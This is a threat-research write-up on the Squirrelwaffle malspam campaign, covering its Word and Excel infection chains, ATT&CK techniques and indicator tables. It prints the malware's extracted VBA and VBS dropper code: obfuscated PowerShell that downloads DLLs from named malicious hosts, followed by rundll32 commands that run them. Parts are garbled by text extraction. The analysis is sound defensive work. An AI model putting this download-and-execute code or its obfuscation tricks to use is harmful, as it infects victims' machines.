A Virtual Baffle to Battle SquirrelWaffle

Cynet.com/understanding-squirrelwaffle/



A Virtual Baffle to Battle Squirrelwaffle

By: Max Malyutin – Orion Threat Research Team Leader

While tracking malicious spam campaigns at the beginning of September 2021, we discovered a new villain that joined known major actors including Trickbot, Bazarloader, Ursnif, Dridix, and IcedID in the email-based malware landscape.

Email-based campaigns are used to deliver and distribute large-scale phishing malspam and deploy different types of malwares. These malicious emails often contain a .ZIP attachment, Microsoft Office document, or a URL link. The weaponized documents are responsible for downloading and executing next-stage malware payloads.

The new kid on the block's name is Squirrelwaffle, and it was first seen in the wild at the start of September 2021. Squirrelwaffle MalDoc samples are tagged by researchers as "TR", which stands for the malspam distribution infrastructure, a tag that indicates a particular malspam distribution affiliate.

We started seeing samples uploaded into open malware databases (such as bazzar.abuse):

Date (UTC)	SHA256 hash	Type 🗈	Signature 🛛 🕄	Tags 1↓	Reporter 11	DL 11
2021-09-18 07:56	449fc42c5403c4f26fd123	💼 doc	Squirrelwaffle	doc SQUIRRELWAFFLE	@abuse_ch	•
2021-09-17 14:35	0cf7c00b406b33ae2af90	ୁ dll	Squirrelwaffle	dll SQUIRRELWAFFLE tr	@ffforward	۵
2021-09-17 14:33	049890544f50039c38701	doc 💼		doc SQUIRRELWAFFLE tr	@ffforward	۵
2021-09-16 14:36	85d0b72fe822fd6c22827	📓 dll	Squirrelwaffle	dll SQUIRRELWAFFLE	@pr0xylife	۵
2021-09-16 10:19	171d8ac6ea329c8b61dd	doc 💼		doc SQUIRRELWAFFLE tr	@ankit_anubhav	۵
2021-09-14 11:56	fb41f8ce9d34f5ceb42b3	🝙 doc		doc Idrioader SQUIRRELWAFFLE tr	@ffforward	۵
2021-09-14 11:50	8308975ce3092d911742	🗖 exe		dll exe Idrioader SQUIRRELWAFFLE tr	@ffforward	•

When inspecting SquirrelWaffle on VirusTotal, we noticed there are additional samples, as can be seen here:

Communicating Files ①

Scanned	Detections	Туре	Name
2021-09-17	27 / 59	MS Word Document	diagram-864.doc
2021-09-17	28 / 60	MS Word Document	payload_1.bin
2021-09-15	23 / 60	MS Word Document	payload_1.bin
2021-09-15	23 / 61	MS Word Document	payload_1.bin
2021-09-15	25 / 61	MS Word Document	payload_1.bin
2021-09-16	25 / 61	MS Word Document	payload_1.bin
2021-09-16	26 / 61	MS Word Document	diagram-258.doc
2021-09-16	25 / 61	MS Word Document	f2c210f5a33685912a1b9777b4b10663
2021-09-16	26 / 61	MS Word Document	diagram-268.doc
2021-09-16	26 / 60	MS Word Document	payload_1.bin
2021-09-16	27 / 61	MS Word Document	payload_1.bin
2021-09-16	27 / 61	MS Word Document	payload_1.bin
2021-09-14	21 / 61	MS Word Document	payload_1.bin
2021-09-14	19 / 60	MS Word Document	payload_1.bin
2021-09-15	23 / 61	MS Word Document	payload_1.bin
2021-09-14	21 / 61	MS Word Document	payload_1.bin
2021-09-15	21 / 60	MS Word Document	payload_1.bin
2021-09-14	20 / 61	MS Word Document	payload_1.bin
2021-09-15	24 / 61	MS Word Document	payload_1.bin
2021-09-15	22 / 60	MS Word Document	payload_1.bin
2021-09-16	26 / 61	MS Word Document	diagram-107.doc
2021-09-15	22 / 61	MS Word Document	diagram-927.doc
2021-09-15	21 / 61	MS Word Document	payload_1.bin
2021-09-15	21 / 60	MS Word Document	payload_1.bin
2021-09-15	25 / 61	MS Word Document	payload_1.bin
2021-09-15	22 / 61	MS Word Document	diagram-954.doc
2021-09-14	19 / 61	MS Word Document	payload_1.bin
2021-09-15	24 / 61	MS Word Document	payload_1.bin

Squirrelwaffle infection chain overview:

Squirrelwaffle compromises victims via a malspam campaign. Currently, Squirrelwaffle emails deliver a malicious URL link which leads to a ZIP file as part of the email content.

The victim downloads a ZIP file that contains a weaponized Microsoft Office document. The malicious document contains macro code and a fake template that lures the victim to click on Enable Content. After the macros are executed, the malicious document acts as Dropper. It drops a VBS file stored inside the MalDoc to the disk and launches it via cscript command.

Next, the VBS script downloads five DLL modules from five different URLS via PowerShell command and invokes these modules through a rundll32 command.


.Currently, we know that the DLL modules enumerate the compromised host and download the next-stage payload from a Command-and-Control (C2) Server. The downloaded file has a TXT extension. The TXT file is a portable executable file (EXE), which in fact is a Cobalt Strike beacon.

Malware-Traffic-Analysis shared Squirrelwaffle to Cobalt Strike indicators and artifacts:

https://www.malware-traffic-analysis.net/2021/09/17/index.html

Infection chain of Word Squirrelwaffle releases (14 September -):

- 1. The user receives a phishing email with a malicious URL link to a ZIP file which stores a Microsoft Office weaponized document.
- 2. The user opens the malicious weaponized Word document and is lured into clicking on "Enable content" (macros).
- 3. The malicious VBA macro is executed and dropd the VBS (visual basic script) file to the ProgramData directory.
- 4. The malicious VBA macro executes the VBS file via cscript.
- 5. The VBS script executes PowerShell and CMD (Rundll32 executes via the CMD) processes.
- 6. The PowerShell command downloads the Squirrelwaffle modules (DLLs).
- 7. The rundll32 executes the Squirrelwaffle modules with ldr function.
- 8. Enumeration actions are performed on the compromised host.
- 9. Finally, a Cobalt Strike beacon is dropped and launched.



Update 20/09/2021:

We have observed another Squirrelwaffle infection. In this new variant, threat actors use malicious Excel documents instead of Word documents. The malicious Excel documents contain macro v4 (XLM) code instead of VBA code (Word documents).

Furthermore, they changed the execution and the download methods.

Infection chain of Word Squirrelwaffle releases (20 September -):

- 1. The user opens the malicious weaponized Excel document and is lured into clicking on "Enable content" (macros v4).
- 2. The malicious macros v4 is executed and downloaded from a C2 server masquerading as DLL payloads.
- 3. The malicious macros v4 execute masqueraded DLL payloads via regsvr32 command line.
- 4. The regsvr32 executes the Squirrelwaffle modules.

MITRE Attack-Navigator:

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
T1189: Drive-by	T1059: Command and Scripting	T1098: Account	T1548: Abuse Elevation	T1548: Abuse Elevation	T1110:	T1087: Account	T1210: Exploitation of	T1560: Archive	T1071: Application	T1020: Automated	T1531: Account
Compromise	Interpreter	Manipulation	Control Mechanism	Control Mechanism	Brute Force	Discovery	Remote Services	Collected Data	Layer Protocol	Exfitration	Access Removal
T1190: Exploit Public-Facing	T 1203: Exploitation for	T1197:	T1134: Access Token	T1134: Access Token	T1555: Credentials from	T1010: Application	T1534: Internal	T1123: Audio	T1092: Communication Through	T1030: Data Transfer	T1485: Data
Application	Client Execution	BITS Jobs	Manipulation	Manipulation	Password Stores	Window Discovery	Spearphishing	Capture	Removable Media	Size Limits	Destruction
T1133: External	T1559: Inter-Process	T1547: Boot or Logon Autostart	T1547: Boot or Logon Autostart	T1197:	T1212: Exploitation for	T1217: Browser Bookmark	T1570: Lateral	T1119: Automated	T1132: Data	T1048: Exfibration Over Alternative	T1480: Data Encrypted
Remote Services	Communication	Execution	Execution	BITS Jobs	Credential Access	Discovery	Tool Transfer	Collection	Encoding	Protocol	for Impact
T1200: Hardware	T1106:	T1037: Boot or Lopon Initialization	T1037: Boot or Logon initialization	T1140: Deobfuscate/Decode	T1187: Forced	T1482: Domain	T1563: Remote Service	T1115:	T1001: Data	T1041: Exfitzation	T1565: Data
Additions	Native API	Scripts	Scripts	Files or Information	Authentication	Trust Discovery	Session Hijacking	Clipboard Data	Obfuscation	Over C2 Channel	Manipulation
T1566:	T1053: Scheduled	T1176: Browser	T1543: Create or Modify	T1006: Direct	T1606: Forge	T1083: File and Directory	T1021: Remote	T1213: Data from Information	T1568: Dynamic	T1011: Exfibration Over Other	T1491:
Phishing	Task/Job	Extensions	System Process	Volume Access	Web Credentials	Discovery	Services	Repositories	Resolution	Network Medium	Defacement
T1091: Replication Through	T1129: Shared	T1554: Compromise Client	T1484: Domain Policy	T1484: Domain Policy	T1056: Input	T1046: Network	T1091: Replication Through	T1005: Data from	T1573: Encrypted	T1052: Exfitration Over	T1561:
Removable Media	Modules	Software Binary	Modification	Modification	Capture	Service Scanning	Removable Media	Local System	Channel	Physical Medium	Disk Wipe
T1195: Supply	T1072: Software	T1136: Create	T1611: Escape	T1480: Execution	T1557:	T1135: Network	T1072: Software	T1039: Data from Network	T1008: Fallback	T1587: Extitration	T1499: Endpoint
Chain Compromise	Deployment Tools	Account	to Host	Guardrails	Man-in-the-Middle	Share Discovery	Deployment Tools	Shared Drive	Channels	Over Web Service	Denial of Service
T1199: Trusted	T1569: System	T1543: Create or Modify	T1548: Event Trippered	T1211: Exploitation for	T1558: Modify Authentication	T1040: Network	T1080: Taint	T1025: Data from	T1105: Ingress	T1029: Scheduled	T1495: Firmware
Relationship	Services	System Process	Execution	Defense Evasion	Process	Sniffing	Shared Content	Removable Media	Tool Transfer	Transfer	Corruption
T1078: Valid	T1204: User	T1540:	T1068: Exploitation	T1222: File and	T1040: Network	T1201: Password	T1550: Use Alternate	T1074:	T1104:		T1490: Inhibit
Accounts	Execution	Event Triggered Execution	for Privilege Escalation	Directory Permissions Modification	Sniffing	Policy Discovery	Authentication Material	Data Staged	Multi-Stage Channels		System Recovery
	T1047: Windows	T1133: External	T1574: Hijack	T1564; Hide	T1003:	T1120: Peripheral		T1114: Email	T1095:		T1498: Network
	Management Instrumentation	Remote Services	Execution Flow	Artifacts	OS Credential Dumping	Device Discovery		Collection	Non-Application Layer Protocol		Denial of Service
		T1574: Hijack	T1055: Process	T1574: Hijack	T1558:	T1069: Permission		T1056: Input	T1571:	1	T1496: Resource
		Execution Flow	Injection	Execution Flow	Steal or Forge Kerberos Tickets	Groups Discovery		Capture	Non-Standard Port		Hilacking
		T1556: Modify	T1053: Scheduled	T1562: Impair	T1539: Steal Web	T1057: Process		T1185: Man in	T1572: Protocol	1	T1489:
		Authentication Process	Task/Job	Defenses	Session Cookie	Discovery		the Browser	Tunneling		Service Stop
		T1137: Office	T1078: Valid	T1070: Indicator	T1111: Two-Factor	T1012: Query		T1557:	T1090:	1	T1529: System
		Application Startup	Accounts	Removal on Host	Authentication	Registry		Man-in-the-Middle	Proxy		Shutdown/Reboot
		T1542;		T1202: Indirect	T1552: Unsecured	T1018: Remote		T1113: Screen	T1219: Remote	1	
		Pre-OS Boot		Command Execution	Credentials	System Discovery		Capture	Access Software		
		T1053: Scheduled	1	T1036:		T1518: Software		T1125: Video	T1205: Traffic	1	
		Task/Job		Masquerading		Discovery		Capture	Signaling		
		T1505:	1	T1558: Medify	1	T1082: System			T1102:	1	
		Server Software Component		Authentication		Information Discovery			Web Service		
		T1205: Traffic	1	T1112: Modify		T1014:				_	
		Signaling		Registry		System Location Discovery					
		T1078: Valid	1	T1027:	1	T1018: System	1				
		Accounts		Obfuscated Files or Information		Network Configuration Discovery					
				T1542:	1	T1049: System Network Connections					
				Pre-OS Boot		Discovery					
				T1055: Process	1	T1033:					
				Injection		System Owner/User Discovery					
				T1207: Rogue	1	T1007: System	1				
				Domain Controller		Service Discovery					
				T1014:	1	T1124: System	1				
				Rootkit		Time Discovery					
				T1218:		T1407:	1				
				Signed Binary Proxy Execution		Virtualization/Sandbox Evesion					
					-						

Squirrelwaffle infection chain analysis:


The infection chain starts with a phishing email vector. <u>Phishing</u> technique T1566 has two sub-techniques: Spearphishing Attachment T1566.001 and Spearphishing Link T1566.002.

Squirrelwaffle currently uses the Spearphishing Link technique by sending malicious emails with a URL to a ZIP file that contains the malicious Word document.

urlhaus.abuse.ch tag: SQUIRRELWAFFLE

Dateadded (UTC) □	URL 11	Status 11	Tags 1↓	Reporter 11
2021-09-18 08:19:49	http://srv7.corpwebcontrol.com/np/user_est.zip	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 08:11:26	http://srv7.corpwebcontrol.com/np/prog_est.zip	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:28	https://builtbybh-com.gq/eum-est/voluptas.zip	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:25	https://readgasm.com/repudiandae-provident/voluptas.zip	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:24	https://cctvfiles.xyz/aliquam-ipsam/documents.zip	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:22	https://focus.focalrack.com/enim-rerum/ducimus.zip	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:20	https://builtbvbh-com.gq/eum-est/voluptas.zip	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:20	https://shivrajengineering.in/qui-dolores/placeat.zip	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:19	http://stripemovired.ramfactoryarg.com/nostrum-ab/documen	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:19	http://tradingview-brokers.skoconstructionng.com/molestia	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:18	https://abogados-en-medellin.com/odit-error/documents.zip	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:16	http://shahanaschool.in/illum-accusamus/documents.zip	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:15	https://inetworx.co.za/voluptate-sunt/est.zip	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:14	https://kmslogistik.com/repellat-et/est.zip	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:12	http://syncun.com/natus-aut/documents.zip	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:06	https://moeinjelveh.ir/et-eligendi/placeat.zip	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:05	https://builtybybh-com.gq/eum-est/voluptas.zip	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:05	https://saraviatowing.net/et-praesentium/placeat.zip	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:05	http://saraviatowing.net/et-praesentium/documents.zip	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:04	https://amaimaging.com/voluptas-quidem/ducimus.zip	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:03	https://sextoystore.co.in/temporibus-aut/est.zip	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:51:07	http://beautifulgist.com/id-alias/documents.zip	Online	SQUIRRELWAFFLE	@abuse_ch

1-09-14 11:55:06 UTC
1-09-18 08:19:50 UTC



Threat actors' motivation is to lure the victim to interact with the phishing email and download the ZIP file.

C:\Users\Malwarel	.ab\Desl	ktop\do	cument.zi	ip\									- 0	>
File Edit View Fa	vorites	Tools	Help											
🕂 🗖 🎺	▫ݼ	-	×	i										
Add Extract Test	Сору	Move	Delete	Info										
彦 📴 C:\Users\Mal	wareLab	\Deskto	p\docum	ient.zip\										
Name			Size	Packed Size	Modified	Created	Accessed	Attributes	Encrypted	Comment	CRC	Method	Host	OS
diagram-721.doc			228 883	134 548	2021-09-17 00:54			-rw-rr	-		98A20FFA	Deflate	Unix	

The next step of the infection is based on the user's interaction with the phishing email. This step is related to User Execution technique <u>T1204</u> which is part of the Execution TA0002 tactic.

This technique has two sub-techniques: Malicious Link T1204.001 and Malicious File T1204.002.

The user downloads the malicious ZIP file by using the URL link in the phishing email. The ZIP file contains a Microsoft Office Word document.

MalDoc pattern name: diagram-[0-9]{2,}.doc Examples:


diagram-864.doc diagram-258.doc diagram-268.doc diagram-864.doc diagram-268.doc diagram-107.doc diagram-955.doc

Files Referring ①

Scanned	Detections	Туре	Name
2021-09-18	4 / 58	Powershell	www.ps1
2021-09-17	27 / 59	MS Word Document	<mark>diagram-</mark> 864.doc
2021-09-17	28 / 60	MS Word Document	payload_1.bin
2021-09-16	26 / 61	MS Word Document	<mark>diagram-</mark> 268.doc
2021-09-16	27 / 61	MS Word Document	payload_1.bin
2021-09-16	26 / 61	MS Word Document	<mark>diagram-</mark> 107.doc
2021-09-16	27 / 61	MS Word Document	payload_1.bin
2021-09-16	25 / 61	MS Word Document	payload_1.bin
2021-09-16	29 / 61	MS Word Document	<mark>diagram-</mark> 955.doc
2021-09-16	25 / 61	MS Word Document	f2c210f5a33685912a1b9777b4b10663

To lure the victim to click on "Enable Content", threat actors use a fake DocuSign template message.

Below, you can see an example of the Squirrelwaffle MalDoc requesting the user to click on the security warning button "Enable Content". This allows the malicious document to execute code stored as a macro.



Once macros are enabled, the VBA executes (Command and Scripting Interpreter: Visual Basic: T1059.005) and executes the AutoOpen function.

Macros	?	×
Macro name:		
AutoOpen	<u>R</u> u	un
AutoOpen Aut	<u>S</u> tep	Into
	Ec	dit
	<u>C</u> re	ate
	<u>D</u> el	lete
~ ·	Or <u>g</u> ar	nizer
Macros in: All active templates and documents		
Descr <u>i</u> ption:		
	Car	ncel

The AutoOpen macro runs automatically after opening the document and selecting "Enable Content".

AutoOpen function content leads us to bxh.eFile macro:

ieneral)	~	AutoOpen	
Sub AutoOpen()			
bxh.eFile			
End Sub			

The bxh function contains obfuscated VBA code which decoded via StrReverse "Returns a string in which the character order of a specified string is reversed."

Seneral)	~	eFile	
Sub eFile()		<u></u>	
Dim QQ1 As Object			
Set QQ1 = New Form			
RO = StrReverse("\ataDmargorP\	:C")		
ROI = RO + StrReverse("sbv.nip	^a)		
<pre>ii = StrReverse("")</pre>			
<pre>Ne = StrReverse("IZOIZIMIZI")</pre>			
WW = QQ1.t2.Caption			
MyFile = FreeFile			
Open ROI For Output As #MyFile			
Print #MyFile, WW			
Close #MyFile			
<pre>fun = Shell(StrReverse("sbv.ni</pre>	<pre>o\ataDmargorP\:C exe.tpirc</pre>	sc k/ dmc"), Chr(48))	
End			
End Sub			
-			
≣ <			1

The artifact extracted from the bxh function:

Path: C:\ProgramData File Name: pin.vbs

Execution command: cmd /k cscript .exe C:\ProgramData\pin.vbs

Using the OLEVBA tool, we have found several interesting artifacts:

+	+	+
AutoExec	AutoOpen	Runs when the Word document is opened
AutoExec	UserForm Click	Runs when the file is opened and ActiveX
		objects trigger events
Suspicious	Open	May open a file
Suspicious		May write to a file (if combined with Open)
Suspicious	Print #	May write to a file (if combined with Open)
Suspicious	Binary	May read or write a binary file (if combined
		with Open)
Suspicious	Shell	May run an executable file or a system
		command
Suspicious	wscript.shell	May run an executable file or a system
		command
Suspicious	Run	May run an executable file or a system
		command
	CreateObject	May create an OLE object
Suspicious	Chr	May attempt to obfuscate specific strings
		(use optiondeobf to deobfuscate)
Suspicious	StrReverse	May attempt to obfuscate specific strings
C	lun chaine	(use optiondeobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be
		used to obfuscate strings (optiondecode to
Curniciour	Base64 Strings	see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be
		used to obfuscate strings (optiondecode to see all)
10C	https://priyacareers	
100	.com/u9hDQN9Yy7g/pt.	
	html'',''C	
IOC	https://perfectdemos	URI
	.com/Gv1iNAuMKZ/pt.h	
	tml'',''C	
100	https://bussiness-z.	URL
	ml/ze8pCNTIkrIS/pt.h	
	tml'',''C	
IOC	https://cablingpoint	URL
	.com/ByH5NDoE3kQA/pt	
	.html'',''C	
IOC	https://bonus.corpor	URL
	atebusinessmachines.	
	co.in/1Y0qVNce/pt.ht	
	ml'',''C	
IOC	www1.dll	Executable file name
IOC	www2.dll	Executable file name
IOC	www3.dll	Executable file name
IOC	•	Executable file name
IOC		Executable file name
		Executable file name
Suspicious	VBA Stomping	VBA Stomping was detected: the VBA source code and P-code are different, this may have
		been used to hide malicious code
 +		

The threat actors use a different technique to hide malicious code/strings such as URLs, IPs, commands, or even shellcode inside the malicious document.

We kept digging inside the MalDoc file and found a Form (t2) containing malicious VBS code.

🐔 Microsoft Visual Bas	for Applications - 449fordzc5403c4f26fd123065a6fdc2b831f61514006a27f4477d3c18d8844238 [design] - [449fordzc5403c6fd2b834f6151]	- 🗆 ×
E Eile Edit View	Insert Format Debug Run Iools Add-Ins Window Help	- 8 ×
i 👿 🔤 - 🔙 i 🐰 🖻		
Project - Project		
🖂 🖼 📴		
Normal Sector (449fc4) Sector (449fc4) Sector (449fc4)	Ban WATE, US Den WATE, US DE	
- C ThisDocum	st st 1 = "\$lams"/XOBX/replace(/XOU/,T)asd Of \$lams;5a="files:V60;5a="jectHe";5a="ent,Dourd;5e="ent	
-42 bxh	12 = "\$kanor="JODEX replace("JOO", Tjosid Of \$kanor;ba="(kew Ob; \$kp=")ectNe; sw="LNebC1; \$ke="entil_Down"; \$r="bodFile; \$kb="("https://perfactdemos.com/Gv/UNAMAZ[bt.htm","C:ProgramData/www.ZdT);\$FOOX -{baa,kpc,kww,kee,Br,kb,Ac: Jon "); OT \$FOOX(Or;"	
References		
	314 = "Blance".0007.replace(1007.)Tpsd/07.BlanceStaa=Plan-Col) SpanjectNet; Simu"LNebCl; See="entl,Down"; Sim=SasFie; Sba="(https://tablingsont.com/Br/H3DuE3XQApt.html"; CLProgramData/www4.dl7); SF0X1 = (Sas,Spa; Sim,See,Sim; Sba,Sec.3on"); Of SF0XI(D1; *	
< Properties - t2	DO BLS = Stemoc-WOODC-project(0) (Tjisal 01 Stemoc-base) (ben-05) sportect (be: Stem-01.WebC) (see-tent).Com(1; Str-0ad76); K Seo-Vent Do Black = Stemoc-WOODC-project (Boot Stemoc-Base) (Boo	
t2 Label		
Alphabetic Categorized	This document desarves	
(Name) t2	A HILL COCONCIL CONTRACTOR	
Accelerator	- 119+1188+1417+1116	
AutoSize False BackColor 844800	To view or edit Unit antegration (Section 2000)	
BackStyle 1 - fmBack	We Note that the second s	
BorderColor 📓 8H800	on the top bar, deataneted studyres	
BorderStyle 0 - fmBord	Stan Run HH04L5(Vr(6)	
Caption Dim WAITF	WScript.Sleep(15000)	
ControlTipText	30KL = "ond (* nundl32.exe C: \ProgramData)www1.dl,dr" 38an.Bun OKL.DVH49	
Enabled True	Skankun (xt., urtres) (8/K2 = "mainten (xt. untres) (2/K2 = mainten (xt. untres)	
Font Tahoma	Ran.Run OK2, Chr(48)	
ForeColor 8H800		
Height 474	(*28a.Run OK), Or (*14) 2014 - Tri (* nard 32.exe C. (*Program Data)www4.dl.ka*	
HelpContextID 0	Sector = unit (classification c. programous priversory) SRA.Run (XK, for (48)	
Left 450	©K5 = "cmd /c rundl32.exe C: ProgramData/www5.dl./dr"	
MouseIcon (None) MousePointer 0 - fmMous	Ran.Run OKS, Chr(H8)	
Picture (None)		
Picture (vone) PicturePosition 7 - fmPictu		
SpecialEffect 0 - fmSpec		
TabIndex 0	Baaranaanaanaanaanaanaanaanaanaanaanaanaa	
TabStop False		
Tag		
TextAlign 1 - fmText		
Ton 6	×	

The obfuscated VBS code is dropped to C:\ProgramData directory:

1	Dim WAITPLZ, WS
2	WAITPL2 = DateAdd(Chr(115), 4, Now())
3	Do Until (Now() > WAITPLZ)
4	Loop
5	
6	LL1 = "\$Nano='JOOEX'.replace('JOO','I');sal OY \$Nano;\$aa='(New-Ob'; \$qq='ject Ne'; \$ww='t.WebCli'; \$ee='ent).Down1'; \$rr='oadFile'; \$bb='(''https://privacareers.com/u9hDON9Yv7q/pt.html'',''C:\ProgramData\wwwl.dll'')';\$FOOX
	= [Saa,Sqq,Sww,See,Srr,Sbb,Scc -Join ''); OY SFOOX[OY;"
7	
8	LL2 = "\$Nanoz='JOOEX'.replace('JOO','I');sal OY \$Nanoz;\$aa='(New-Ob'; \$qq='ject Ne'; \$ww='t.WebCli'; \$ee='ent).Downl'; \$rr='oadFile'; \$bb='(''https://perfectdemos.com/GyliNAuMKZ/pt.html'',''C:\ProgramData\www2.dll'')';\$FOOX
	=(Saa.Sog.Sww.See.Srr.Sbb.Soc -Join ''); 0Y SFOOX10Y;"
9	
10	LL3 = "\$Nanox='JOOEX'.replace('JOO','I');sal OY \$Nanox;\$aa='(New-Ob'; \$qq"'ject Ne'; \$wwa't.WebCli'; \$ee='ent).Downl'; \$rr='oadFile'; \$bb='(''https://bussiness_z.ml/ze&pCNTIkrIS/pt.html'',''C:\ProgramData\www3.dli'')';\$FOOX
	=(\$aa,\$qq,\$ww,\$ee,\$rr,\$bb,\$cc -Join ''); OY \$FOOX[OY;"
11	
12	LL4 = "\$Nanoc='JOOEX',replace('JOO','I');sal OY \$Nanoc;\$aa='(New-Ob'; \$og='ect Ne'; \$wwe't.WebCli'; \$ee='ent).Downl'; \$rr='oadFile'; \$bb='(''https://cablingboint.com/BVH5ND0E3K0A/pt.html'',''C:\ProgramData\www4.dli'')';\$FOOX
13	(Anniaddianuiacciar
14	LL5 = "\$Nanoc='JOOEX'.replace('JOO','I');sal OY \$Nanoc;\$aa='(New-Ob'; \$qq='ject Ne'; \$ww='t.WebCli'; \$ee='ent).Downl'; \$rr='oadFile';
-1	und = variance work itepinet work itepinet warnovy are interval, with the same the same the same transformer in the same transformer interval interval in the same transformer interval inter
15	In the second se
16	
17	HH9="10"
18	III de l'écrait
19	
20	nn/="""
20	
22	nnye niyenioyen/yenio Set Ran = CreateObject("wscribt.shell")
22	Set war = UreateOuject("#SCIPUt.shell) Ran.Rum HM-LL(hr(48)
24	Ran.Run HB0+L12, Chr (48)
25	Ran.Run HH04LL3.Chr (48)
26	Ran. Run HubeLL4, Chr. (48) Ran. Run HubeLL5, Chr. (48)
27	
28	NScript.Sleep(15000)
29	OK1 = "cmd /c rundl132.exe C:\ProgramData\wwwl.dll,ldr"
30	Ran.Run OK1, Chr(48)
31	OK2 = "cmd /c rundl132.exe C:\ProgramData\www2.dll,ldr"
32	Ran.Run OK2, Chr (48)
33	OK3 = "cmd /c rundl132.exe C:\ProgramData\vaw3.dll,ldr"
34	Ran.Run OK3, Chr(48)
35	OK4 = "cmd /c rundl132.exe C:\ProgramData\www4.dll,ldr"
36	Ran.Run OK4, Chr(48)
37	OK5 = "cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr"
38	Ran.Run OK5, Chr(48)
39	
40	

The VBS file is written to the disk via the MalDoc file:

🗲 Event	Process	😂 Stack
Date:	9/18/2021 2:06:53	3.0602896 PM
Thread:	3292	
Class:	File System	
Operation:	WriteFile	
Result:	SUCCESS	
Path:	C:\ProgramData	\pin.vbs
Duration:	0.0000782	
Offset:		0
Length:		512
Priority:		Norm

← → · ↑ 📘	→ This PC → Local Disk (C:) → ProgramData →	•		
🗸 📃 Desktop	^ Name	Date modified	Туре	Size
> 🍊 OneDrive	📓 pin.vbs	9/18/2021 2:06 PM	VBScript Script File	3 KB
> 🦹 MalwareLab	regid.1991-06.com.microsoft	9/18/2021 1:45 PM	File folder	

The next step that in the attack happens when macros are enabled. This executes a cmd command that spawns a cscript.exe process.

Execution command: cmd /k cscript .exe C:\ProgramData\pin.vbs


Date:	9/18/2021 2:06:53.0675673 PM
Thread:	3292
Class:	Process
Operation:	Process Create
Result:	SUCCESS
Path:	C:\Windows\SysWOW64\cmd.exe
Duration:	0.0000000
PID:	1196
Command lin	e: cmd /k cscript.exe C:\ProgramData\pin.vbs

The cscript process executes the pin.vbs file:

🗲 Event	Process Stack
Date:	9/18/2021 2:06:53.2599034 PM
Thread:	6184
Class:	Process
Operation:	Process Create
Result:	SUCCESS
Path:	C:\Windows\SysWOW64\cscript.exe
Duration:	0.000000
PID:	6300
Command line	

We have analyzed the VBS code and de-obfuscated it:

1	Dim WAITPLZ, WS
2	WAITPLZ = DateAdd(Chr(115), 4, Now())
3	Do Until (Now() > WAITPLZ)
4	Loop
5	
6	LL1 = "\$Nano='JOOEX'.replace('JOO','I');
7	Esal OY IEX
8	\$FOOX = "(New-Object Net.WebClient).DownloadFile('https://priyacareers.com/u9hDQN9Yy7g/pt.html','C:\ProgramData\www1.dll')";
9	IEX \$FOOX IEX;"
10	
11	LL2 = "\$Nanoz='JOOEX'.replace('JOO','I');
12	Esal OY \$Nanoz; #IEX
13	<pre>\$FOOX = "(New-Object Net.WebClient).DownloadFile('https://perfectdemos.com/Gv1iNAuMKZ/pt.html','C:\ProgramData\www2.dll')";</pre>
14	IEX \$FOOX IEX;"
15	
16	LL3 = "\$Nanox='JOOEX'.replace('JOO','I');
17	esal OY \$Nanox; #IEX
18	<pre>\$FOOX = "(New-Object Net.WebClient).DownloadFile('https://bussiness-z.ml/ze8pCNTIkrIS/pt.html', 'C:\ProgramData\www3.dll')"</pre>
19	IEX \$FOOX IEX;"
20	
21	LL4 = "\$Nanoc='JOOEX'.replace('JOO','I');
22	Esal OY \$Nanoc; #IEX
